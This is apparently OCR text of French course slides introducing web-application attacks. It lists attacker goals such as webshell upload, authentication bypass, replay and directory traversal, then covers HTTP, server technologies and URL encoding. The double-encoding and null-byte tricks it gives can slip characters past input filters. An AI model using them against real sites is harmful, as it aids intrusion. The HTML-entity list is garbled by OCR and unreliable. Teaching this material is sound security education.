
Attaques Web



Exemples de risques

XSS et vol de session
Sniffing / MITM

Accès à des IP ports non autorisés

Transactions non autorisés
Dans l'application Web
Compromission des serveurs

Consultation et modification
Non autorisées d'informations
Exécution de commandes arbitraires

Attaques sur les applications Web

- Objectif
  - obtenir un shell sur le serveur web
  - upload d'un webshell (php, perl,asp…)
  - Outrepasser l'authentification
  - Analyse des cookies et du code source des pages
  - Attaques par rejeu
  - Accéder à des répertoires systèmes
  - Directory traversal
  - Encodage d'URLs

Fonctionnement d'un serveur Web

Caractéristiques de HTTP

- Protocole standard pour accéder à des applications distantes sur Internet
- Protocole textuel : possibilité de modifier toutes les données qui transitent par le navigateur (url, en-têtes, cookies, données …)
- Protocole sans état : la gestion des sessions est réaliser au niveau de l'application
- Les proxies et pare-feu ne protègent pas toujours des attaques applicatives
- Les ports http(s) sont souvent ouverts…

Le protocole HTTP


- Requête du client
  - Méthode, version, en-tête, corps

```
GET http://www.google.fr:80/favicon.ico HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102814
Ubuntu/8.10 (intrepid) Firefox/3.0.15
Cookie: PREF=ID=11cfa907c3c41d56:U=4e6fa74f795ee548:FF=0:
…
```

- Réponse du serveur
  - Version, code, réponse, texte réponse, en-tête, corps

```
HTTP/1.1 200 OK
Content-Type: image/x-icon
Last-Modified: Thu, 25 Mar 2010 09:42:43 GMT
Date: Sat, 19 Mar 2011 21:06:35 GMT
Expires: Sat, 19 Mar 2011 21:06:35 GMT
Cache-Control: private, max-age=31536000
X-Content-Type-Options: nosniff
Server: sffe
Content-length: 1150
…
<html><head>
…
```

En dynamique



Technologie côté client

- Navigateurs :
  - Internet explorer, Firefox …
  - Extensions : animations Flash, contrôles Active X, applets Java.
- Langages :
  - HTML, Javascript, VBScript.
  - Nombreux langages pour les extensions (ActionScript pour Flash, C/C++, Java …)

Technologie côté serveur

- Serveurs Web :
  - Apache HTTP Server,
  - nginx
  - IIS,
  - Lotus Domino, Netscape Entreprise …
  - Oracle HTTP Server …
- Les serveurs d ’applications :
  - Java Plateform, Entreprise Edition : Apache Tomcat, Jboss, BEA Weblogic, Oracle Application Server …
  - Microsoft ASP et ASP.NET.
- Langages côté serveur :
  - Java (JSP, Servlet, EJB …)
  - VBScript/Jscript pour ASP, nombreux langages pour ASP.NET;
  - PHP, Perl, Python, C/C++,CFML …

Technologie côté serveur

- Les bases de données
  - Oracle Database,
  - SQL Server,
  - MySQL, posgreSQL, DB2, Informix …
- Les annuaires LDAP :
  - OpenLDAP, Novell eDirectory, Active Directory …
- Web Services :
  - Apache Axis, IIS, BEA Weblogic, IBM Websphere …
- Mainframes :
  - IBM z/OS …

Requêtes GET et POST

- Méthode GET
  - L'URL comprend la requête complète vers le serveur
  - Visible directement dans le navigateur
  - http://www.site.com/page.php?
    param1=1&param2=2&param3=3


- Méthode POST
  - Les informations sont transmises par un formulaire
  - Aucune visibilité des informations transmises dans le navigateur
  - http://www.site.com/page.php

Encodage URL

- Nécessaire d'encoder certains caractères réservés s'ils doivent être considérés comme des données :
  - % ? & = ; + etc
- Code hexadécimal du caractère précédé par le caractère % :
  - Espace : %20 ou +
  - ‘ : %27
  - < : %3c
  - Null byte : %00
  - dans un navigateur : javascript:alert(encodeURI('>'))
- Possibilité de faire du double encodage
  - % = %25
  - %2527 => %27=> ‘
- Entité HTML :
  - < = <
  - > = >
  - ‘ = '
  - & = &
- Codage ASCII
  - ‘ = ' en forme décimale
  - ‘ = &x27; en forme hexadécimale


Sécurité côté client / côté serveur

Principe des échanges



